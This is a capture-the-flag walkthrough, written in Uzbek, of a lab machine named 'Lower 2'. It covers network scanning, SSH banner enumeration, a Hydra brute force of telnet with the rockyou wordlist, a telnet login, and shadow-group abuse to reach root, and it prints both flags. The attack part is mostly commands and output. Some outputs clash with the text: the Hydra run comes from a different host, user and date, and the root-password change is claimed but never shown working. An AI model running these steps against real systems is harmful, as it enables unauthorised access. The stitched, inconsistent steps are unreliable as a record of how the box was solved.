

Lower 2

OS	Linux
IP	10.13.1.151
web versiya	nginx/1.22.1
kernel vesiya	Linux 4.X 5.X
Ochiq portlar	22,23,80



▼ user flagi

edc9f5c55af87505033a20dd41931364

▼ root flag

235aa90b688b711a87d5d15c6e34dada



▼ Topilgan zaifliklar

Hisobot

▼ Enumeration (Ma'lumot to'plash)

Avval mnachinemizning ip sini bilib olish uchun `sudo arp-scan -l` qilamiz

```

(umar@kali)-[~]
$ sudo arp-scan -l
Interface: wlan0, type: EN10MB, MAC: 10:a5:1d:35:5e:ad, IPv4: 10.13.1.138
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 512 hosts (https://github.com/royhills/arp-scan)
10.13.0.1      d4:01:c3:c1:6f:15      (Unknown)
10.13.0.2      b8:1e:a4:ef:bc:1d      (Unknown)
10.13.0.174    50:5a:65:23:19:83      (Unknown)
10.13.0.196    4a:4b:81:a6:46:30      (Unknown: locally administered)
10.13.0.252    7c:94:9f:4d:e8:c2      (Unknown)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown)
10.13.0.204    f8:ef:75:76:9a:81      (Unknown)
10.13.1.0      7c:94:9f:4e:da:c8      (Unknown)
10.13.0.247    7c:94:9f:4d:f8:c0      (Unknown)
10.13.0.249    7c:94:9f:4e:32:8e      (Unknown)
10.13.1.1      7c:94:9f:4e:26:72      (Unknown)
10.13.0.232    14:13:33:c6:d9:8f      (Unknown)
10.13.0.255    7c:94:9f:4d:ee:8a      (Unknown)
10.13.0.251    2c:dd:5f:f2:4e:f2      (Unknown)
10.13.1.94     e8:c8:29:5e:08:b2      (Unknown)
10.13.1.100    e8:c8:29:5e:08:b2      (Unknown)
10.13.1.111    10:68:38:56:2c:f9      (Unknown)
10.13.1.126    e8:c8:29:5e:08:b2      (Unknown)
10.13.1.151    08:00:27:52:8d:93      (Unknown)
10.13.1.60     f4:02:23:ca:e8:e4      (Unknown)
10.13.1.129    c0:09:25:a7:78:5e      (Unknown)
10.13.1.127    a6:37:54:af:45:3f      (Unknown: locally administered)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 2)
10.13.1.86     28:a0:6b:9b:59:e2      (Unknown)
10.13.1.148    b8:45:eb:b5:e6:10      (Unknown)
10.13.1.112    e8:b0:c5:91:3a:f2      (Unknown)
10.13.1.128    e8:b0:c5:91:3a:f2      (Unknown)
10.13.1.142    76:54:4d:00:81:35      (Unknown: locally administered)
10.13.1.95     6a:bc:ea:f0:98:ea      (Unknown: locally administered)
10.13.1.51     c2:8c:bd:79:8c:01      (Unknown: locally administered)
10.13.1.120    6a:07:a5:bc:96:99      (Unknown: locally administered)
10.13.1.90     68:30:36:2a:c8:20      (Unknown)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 3)
10.13.1.141    5e:41:43:24:04:61      (Unknown: locally administered)
10.13.1.146    d6:ba:32:15:01:46      (Unknown: locally administered)
10.13.1.150    d2:7f:ce:26:a4:0a      (Unknown: locally administered)
10.13.1.152    86:d4:1e:bc:ff:eb      (Unknown: locally administered)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 4)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 5)
10.13.1.81     ca:20:da:a5:cb:c6      (Unknown: locally administered)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 6)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 7)
10.13.0.250    7c:94:9f:4e:17:2c      (Unknown)
10.13.1.118    e8:bf:b8:e0:3b:9d      (Unknown) (DUP: 8)
10.13.1.85     f8:3d:c6:48:4e:84      (Unknown)
10.13.1.10     78:8a:86:0e:e0:d6      (Unknown)
10.13.1.108    0a:d4:92:e6:50:2f      (Unknown: locally administered)

47 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 512 hosts scanned in 2.825 seconds (181.24 hosts/sec). 40 responded

```


endi uning ochiq portlarini aniqlash uchun `nmap -A 10.13.1.151` orqali scan qilamiz

```
(umar@kali)~$ nmap -A 10.13.1.151
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 14:04 +0500
Nmap scan report for 10.13.1.151
Host is up (0.00060s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
|_ ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
23/tcp    open  telnet   Netkit telnet-ssl telnetd
80/tcp    open  http     nginx 1.22.1
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.22.1
MAC Address: 08:00:27:52:8D:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.60 ms  10.13.1.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
```

malumot yigish maqsadida web sahifasini ochib koramiz



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

endi yana directorylar topish maqsadida `gobuster dir -u http://10.13.1.151 -w /usr/share/wordlists/dirb/common.txt` dan foydalanamiz

gobuster orqali hech narsa topa olmadik endi ssh uchun malumotlar qidirib koramiz bu uchun rootga ssh qilishga harakat qilsak server bizga welcome bannerini krsatadi bu juda qimmatli

```
(umar@kali)-[~]
$ ssh root@10.13.1.151
The authenticity of host '10.13.1.151 (10.13.1.151)' can't be established.
ED25519 key fingerprint is: SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/d0R4+6rQZf20TIk/U
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:29: [hashed name]
  ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.13.1.151' (ED25519) to the list of known hosts.

#####
### Welcome to Brian Taylor's (b.taylor) server ###
#####

root@10.13.1.151: Permission denied (publickey).

(umar@kali)-[~]
$
```

mana topdik tizimda b.taylor nomli user bor unga ssh qilib korishdan oldin unga `brute force` qilib koramiz `hydra -l root -P /usr/share/wordlists/rockyou.txt 10.13.1.151 ssh` orqali

```
(umar@kali)-[~]
$ hydra -l b.taylor -P /usr/share/wordlists/rockyou.txt 10.13.1.151 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-02 14:58:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.13.1.151:22/
[ERROR] target ssh://10.13.1.151:22/ does not support password authentication (method reply 4).
```

▼ Exploitation (Buzib kirish)

sshning imkoni yoq ekan telnet orqali qilib koramiz

```

(kali@BEK)-[~/Raiders]
$ hydra -l b.taylor -P /usr/share/wordlists/rockyou.txt telnet://10.13.5.13
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 18:58:08
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking telnet://10.13.5.13:23/
[23][telnet] host: 10.13.5.13 login: b.taylor password: rockyou
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 18:58:13

(kali@BEK)-[~/Raiders]
$

```

▼ Initial Access (Kirish huquqiga erishish)

topildi endi unga telnet qilamiz

```

(umar@kali)-[~]
$ telnet 10.13.1.151
Trying 10.13.1.151...
Connected to 10.13.1.151.
Escape character is '^]'.

lower2 login: b.taylor
Password:
b.taylor@lower2:~$ ls -la
total 28
drwx----- 3 b.taylor b.taylor 4096 feb 15  2025 .
drwxr-xr-x 3 root      root      4096 feb 15  2025 ..
lrwxrwxrwx 1 root      root         9 nov 15  2023 .bash_history -> /dev/null
-rw-r--r-- 1 b.taylor b.taylor  220 nov 15  2023 .bash_logout
-rw-r--r-- 1 b.taylor b.taylor 3526 nov 15  2023 .bashrc
drwxr-xr-x 3 b.taylor b.taylor 4096 feb 15  2025 .local
-rw-r--r-- 1 b.taylor b.taylor  807 nov 15  2023 .profile
-r----- 1 b.taylor b.taylor   33 feb 15  2025 user.txt
b.taylor@lower2:~$ cat user.txt
edc9f5c55af87505033a20dd41931364
b.taylor@lower2:~$

```

ssh qilib uning flagini ham oldik

▼ Privilage Escalation (Huquqlarni oshirish)

endi privilege ascalation qilish uchun biz qaysi guruhlarda bor ekanligimizni koramiz

```
b.taylor@lower2:~$ id
uid=1000(b.taylor) gid=1000(b.taylor) grupos=1000(b.taylor),42(shadow)
b.taylor@lower2:~$
```

biz shadow guruhida bor ekanmiz bu katta va muhim zaiflik buni etiborsiz qoldira olmaymiz 😏

```
b.taylor@lower2:~$ openssl passwd -6 mypass
$6$XkCRQCf1Z25ElWor$FFN8gV1Xb8iasyfUblDkh5iyAD9hCiWv0dQk5siCwYzvabWau7pZbBvQxR3f8PEdjGZZpxubiZeiobGe
b.taylor@lower2:~$
```

parolni endi almashtiramiz

```
b.taylor@lower2:~$ cat /etc/shadow | head -n 1
root:$y$j9T$RDW/7EgA4sElvqxLVk.Uo.$0mF5Lm4Ub/UeC2ua6tTQnHB07WKpYs110Xl.1S581q8:20134:0:99999:7:::
b.taylor@lower2:~$
```

rootga su qilamiz

```
b.taylor@lower2:~$ su root
Contraseña:
root@lower2:/home/b.taylor# cd /
root@lower2:/# ls
```

rootning flagini oldik

```
root@lower2:~# cat root.txt
235aa90b688b711a87d5d15c6e34dada
root@lower2:~#
Display all 607 possibilities? (y or n)
```